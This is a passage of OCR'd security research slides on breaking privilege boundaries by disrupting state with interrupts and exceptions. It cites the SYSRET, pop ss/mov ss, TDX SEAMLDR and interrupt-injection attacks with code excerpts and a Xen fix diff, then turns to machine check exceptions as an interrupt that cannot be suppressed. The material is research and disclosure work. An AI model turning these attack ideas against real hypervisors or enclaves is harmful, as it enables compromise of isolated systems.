    ctrl = CMOS_READ(RTC_CONTROL);
    spin_unlock_irqrestore(&rtc_lock, flags);
    ...
}
```

- Transition code / secure environments
  must *carefully* accommodate
  unsuppressed interrupts/exceptions

- As long as everything is written perfectly,
  all the time,
  for every fringe case,
  there are no issues

state disruption

- Difficulties arise

state disruption

Wojtczuk (2012) – (userland to kernel)

Interrupts/exceptions in syscall handler on untrusted stack

```
diff -r 340062faf298 -r ad87903fdca1 xen/arch/x86/x86_64/entry.S
--- a/xen/arch/x86/x86_64/entry.S                Wed May 23 11:06:49 2012 +0100
+++ b/xen/arch/x86/x86_64/entry.S               Thu May 24 11:02:35 2012 +0100
@@ -40,6 +40,13 @@ restore_all_guest:
        testw $TRAP_syscall,4(%rsp)
        jz    iret_exit_to_guest

+        /* Don't use SYSRET path if the return address is not canonical. */
+        movq  8(%rsp),%rcx
+        sarq  $47,%rcx
+        incl  %ecx
+        cmpl  $1,%ecx
+        ja    .Lforce_iret
+
        addq  $8,%rsp
        popq  %rcx                 # RIP
        popq  %r11                 # CS
@@ -50,6 +57,10 @@ restore_all_guest:
        sysretq
 1:      sysretl

+.Lforce_iret:
+        /* Mimic SYSRET behavior. */
+        movq  8(%rsp),%rcx           # RIP
+        movq  24(%rsp),%r11          # RFLAGS
        ALIGN
 /* No special register assumptions. */
 iret_exit_to_guest:
```

source:https://media.blackhat.com/bh-us-12/Briefings/Wojtczuk/BH_US_12_Wojtczuk_A_Stitch_In_Time_WP.pdf
source:https://lists.xen.org/archives/html/xen-announce/2012-06/msg00001.html

Peterson/Mulasmajic (2018) – (userland to kernel) pop ss/mov ss Vulnerability

```
KiBreakpointTrap proc
sub rsp, 8
push rbp
sub rsp, 158h
lea rbp, [rsp+80h]
mov [rbp+TrapInfo.ExceptionActive], 1
mov [rbp+TrapInfo._Rax], rax
mov [rbp+TrapInfo._Rcx], rcx
mov [rbp+TrapInfo._Rdx], rdx
mov [rbp+TrapInfo._R8], r8
mov [rbp+TrapInfo._R9], r9
mov [rbp+TrapInfo._R10], r10
mov [rbp+TrapInfo._R11], r11
test byte ptr [rbp+TrapInfo.SegCs], 1
jz short ExecutingInKernelModeContext
swapgs
mov r10, gs:_KPCR.Prcb.CurrentThread
test [r10+_KTHREAD.Header.DebugActive], 80h
jz short DebugIsActive
mov ecx, 0C0000102h
rdmsr
```

source:https://i.blackhat.com/us-18/Wed-August-8/us-18-Mulasmajic-Peterson-Why-So-Spurious-wp.pdf

- GPZ (2023) – (hypervisor to TEE)

  Induce exception to compromise TDX SEAMLDR

```
lgdt FWORD PTR [rcx].SEAMLDR_COM64_DATA.OriginalGdtr
mov rbx, QWORD PTR [rcx].SEAMLDR_COM64_DATA.ResumeRip
mov r8, QWORD PTR [rcx].SEAMLDR_COM64_DATA.OriginalCR3
mov r9, QWORD PTR [rcx].SEAMLDR_COM64_DATA.RetVal
mov rdx, 0
mov rax, EXITAC
push 2
popfq
mov rcx, 0
...
GETSEC[EXITAC]
```

source:https://services.google.com/fh/files/misc/intel_tdx_-_full_report_041423.pdf

- Schluter et al. (2024) – (hypervisor to TEE)
  Inject malicious interrupts to break confidential VMs

```
%% Example: Leak secret
mov eax , 4 % write syscall number
mov ebx ... % move shared memory fd
mov ecx, [ebp - 4] % buf
mov edx, 8 % count
... ; << malicious interrupt injection from hypervisor
```

source:https://www.usenix.org/system/files/usenixsecurity24-schluter.pdf

- Interrupts are a sort of state disruptor

state disruption

- Solution: *heavy* interrupt suppression
  - Software
    - Interrupt flag (e.g. “cli”)
    - Task priority register
  - Microcode
    - Clear interrupt flag on entry to ISR
    - Mask NMI until “iret” to prevent nested NMIs
    - INIT/SIPI
    - Enclaves
  - Hardware
    - Mask interrupt lines at Programmable Interrupt Controller
    - C-states
    - Disable generation from various peripherals
  - e.g. clear IF, clear TF, clear DR7, latch NMI, latch SMI, mask INIT, clear DEBUGCTL, etc.

state disruption

- Can we break through this?

state disruption


- One interrupt that generally cannot be delayed, suppressed, latched, etc.:

the Machine Check Exception (MCE)


state disruption

machine check exceptions


- Unpredictable hardware failures
  - Memory corruptions
  - Cache errors
  - TLB failures
  - etc.
- Caused by aging devices, thermal limits, signal integrity, static electricity, heat, high energy particles, etc.
- CPU detects and generates #MC exception
- #MC transfers control to 18th interrupt handler in Interrupt Descriptor Table (IDT), installed by OS



machine check exceptions




machine check exceptions




machine check exceptions

> *“The CATERR# indicates that the system has experienced a catastrophic error and cannot continue to operate”*



machine check exceptions



MC#

CATERR#

CPU

IDT

...

ffffffffc0b2ed40

ffffffffc0b2ed80


ffffffffc0b2edc0

ffffffffc0b2ee40

ffffffffc0b2ee80

...


machine check exceptions




IDT
...
ffffffffc0b2ed40
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
ffffffffc0b2ee80
...

machine check exceptions

